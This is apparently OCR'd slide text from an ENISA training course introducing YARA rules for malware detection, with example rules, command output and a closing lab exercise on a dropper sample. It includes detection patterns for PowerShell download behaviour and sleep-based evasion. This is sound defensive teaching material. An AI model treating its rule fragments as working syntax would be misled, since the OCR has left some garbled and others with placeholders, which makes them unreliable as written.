
Outcome:

- Inexperienced malware analyst can be tricked into believing it's a less dangerous sample
- Wrong disinfection decisions
- Disorientation of the forensics investigation process

How:

- Dropping files with filenames related to known malware

Evaluation Method




yara

Introducing to YARA

- **YARA** is a tool aimed at helping malware researchers to identify and classify malware families. With YARA you can create descriptions of malware based on textual or binary patterns.

- **Source**:
  - http://plusvic.github.io/yara/
- **Download**:
  - https://github.com/plusvic/yara/releases/tag/v3.4.0
  - http://yara.readthedocs.org/en/latest/writingrules.html
  - http://yara.readthedocs.org/en/latest/commandline.html

Yara rule structure

- **rule** [RULE NAME]
- {
- **strings:**
- [PATTERNS]
- **conditions**:
- [LOGICAL SENTENCES]
- }

```
rule silent_banker : banker
{
    meta:
        description = "This is just an example"
        threat_level = 3
        in_the_wild = true

    strings:
        $a = {6A 40 68 00 30 00 00 6A 14 8D 91}
        $b = {8D 4D B0 2B C1 83 C0 27 99 6A 4E 59 F7 F9}
        $c = "UVODFRYSIHLNWPEJXQZAKCBGMT"

    condition:
        $a or $b or $c
}
```

My first ‘hello world’ YARA rule

- **rule hello_yara**
- **{**
- **strings:**
- **$first_pattern = “Hello”**
- **condition:**
- **$first_pattern**
- **}**

```
user@user-PC ~/Desktop/Rules
$ ./yara64.exe hello.yar Dataset/
hello_yara Dataset/\13a78cbfb9f463681fec847ce42b3257
hello_yara Dataset/\8232c38b29a16c2ec2399f92b703c2b7

user@user-PC ~/Desktop/Rules
$ ./Dataset/13a78cbfb9f463681fec847ce42b3257
ENISA Training: Introduction to Yara Rules
Bucharest, September 2017
==========

Hello, Yara!
You have found this file using Yara! Felicitari! :)
```

My first meaningful YARA rule

```
rule PE_files
{
  strings:
        $mz = “MZ”
        $pe = “PE”
  condition:
        $mz and $pe
}
```

Keep note!

- **mind**less rules can lead to overhead

```
user@user-PC ~/Desktop/Rules
$ ./yara64.exe rule2.yar Dataset/ | wc -l
2371
```

```
user@user-PC ~/Desktop/Rules
$ file Dataset/* | grep "PE32" | wc -l
540
user@user-PC ~/Desktop/Rules
$
```

My first YARA rule

- **rule PE_files_refined**
- **{**
- **strings:**
- **$mz = “MZ”**
- **$pe = “PE”**
- **condition:**
- **($mz at 0) and**
- **($pe at XXXXXX)**
- **}**

```
user@user-PC ~/Desktop/Rules
$ ./yara64.exe rule2.yar Dataset/ | wc -l
540

user@user-PC ~/Desktop/Rules
$ file Dataset/* | grep "PE32" | wc -l
540

user@user-PC ~/Desktop/Rules
$ time ./yara64.exe rule2.yar Dataset/ | wc -l
540

real    0m0.273s
user    0m0.015s
sys     0m0.015s

user@user-PC ~/Desktop/Rules
$ time file Dataset/* | grep "PE32" | wc -l
540

real    0m3.630s
user    0m1.389s
sys     0m2.248s
```

UPX rule (basic)

```
rule UPXPacked
{
    strings:
        $ind1 = "UPX0"
        $ind2 = "UPX1"
    condition:
        $ind1 and $ind2
}
```

UPX rule (advanced)

```
rule upx {
    meta:
        description = "UPX packed file"
strings:
            $mz = "MZ"
            $upx1 = {55 50 58 30 00 00 00}
            $upx2 = {55 50 58 31 00 00 00}
            $upx_sig = "UPX!"
    condition:
            $mz at 0 and $upx1 in (0..1024) and
    $upx2 in (0..1024) and $upx_sig in (0..1024)
}
```

2 out of 3

- rule 2_out_of_3_ver1:
- {
- strings:
- $a = “time"
- $b = “money“
- $c = “energy”
- condition:
- ($a and $b) or ($b and $c) or ($a and $c)
- }

2 out of 3

- rule 2_out_of_3_ver2:
- {
- strings:
- $a = “time"
- $b = “money“
- $c = “energy”
- condition:
- 2 of ($a, $b, $c)
- }

2 out of 3

- rule 2_out_of_3_ver2:
- {
- strings:
- $a = “time"
- $b = “money“
- $c = “energy”
- condition:
- 2 of them
- }

Wildcards

- rule The_Jetsons:
- {
- strings:
- $member1 = “Judy"
- $member2 = “Elroy“
- $member3 = “George”
- $member4 = “Jane”
- $family = “Jetson”
- condition:
- $family and 2 of ($member*)
- }

Of/any

- rule SleepDetected_1:
- {
- strings:
- $a = “GetTickCount"
- $b = “Sleep“
- $c = “CreateTimerQueueTimer”
- condition:
- 1 of them
- }

Of/any

- rule SleepDetected_2:
- {
- strings:
- $a = “GetTickCount"
- $b = “Sleep“
- $c = “CreateTimerQueueTimer”
- condition:
- any of them
- }

Of/any

- rule PowerShell_Download:
- {
- strings:
- $a = “powershell"
- $b = “http“
- $c = “New-Object”
- condition:
- all of them
- }

Patterns

- 111111BAD1111111111BAD111111111111111111BAD1111111111111111
  111111111111111BAD111111111111111111111BAD1111111111BAD111111
  111111111111111BAD1111111111BAD111111BAD1111111111111111111B
  AD1111111BAD111111111111111111BAD1111111BAD1111111111111111
  111BAD1111111BAD111111111111111111BAD1111111BAD11111111111
  1111111BAD1111111BAD111111111111111111BAD1111111BAD1111111
  11111111111BAD1111111BAD111111111111111111BAD1111111BAD111
  1111111111111111BAD1111111BAD111111111111111111BAD1111111BA
  D111111111111111111BAD1111111BAD111111111111111111BAD11111
  11BAD111111111111111111BAD1111111BAD1111BAD1111111BAD1111
  111111111111111111111

Patterns

- rule pattern_bad_1:
- {
- strings:
- $a = “BAD"
- condition:
- #a == 27
- }

Patterns

- rule pattern_bad_2:
- {
- strings:
- $a = “BAD"
- condition:
- #a > 5
- }

Patterns

- rule pattern_bad_3:
- {
- strings:
- $a = “BAD"
- condition:
- #a[1] == 7
- }

Patterns

- rule pattern_bad_4:
- {
- strings:
- $a = “BAD"
- condition:
- $a at 7
- }

Modifiers

```
rule text1:
{
    strings:
        $a = “powershell“  nocase
    condition:
        $a /* powershell POWERSHELL pOwErSheLL */
}
```

Modifiers

```
rule text2:
{
    strings:
        $a = “rational“  fullword
    condition:
        $a /* rational = good; irrational = bad*/
}
```

Hexstrings

```
rule hex1:
{
    strings:
        $h = {A9 12 7? ?? 91 B?}
    condition:
        $h /* A9 12 78 00 91 B5 */
}
```

Hexstrings

```
rule hex2:
{
    strings:
        $h = {A9 12 [3] 91 B5}
    condition:
        $h /* A9 12 78 10 11 91 B5 */
}
```

Hexstrings

```
rule hex3:
{
    strings:
        $h = {A9 12 [0-3] 91 B5}
    condition:
        $h /* A9 12 78 91 B5 */
}
```

Hexstrings

```
rule hex4:
{
    strings:
        $h = {A9 12 [5 - ] 91 B5}
    condition:
        $h /* A9 12 EE EE EE 78 78 91 B5 */
}
```

Hom

Mission

- Context:
  - Given the test.lnk sample
- Objectives:
  - Create a rule to detect the dropper
  - Create a rule to detect the final payload based on the IP communicated
- Download: https://pithos.okeanos.grnet.gr/public/79coTq2L5qXfcNFLV8cxY

Ques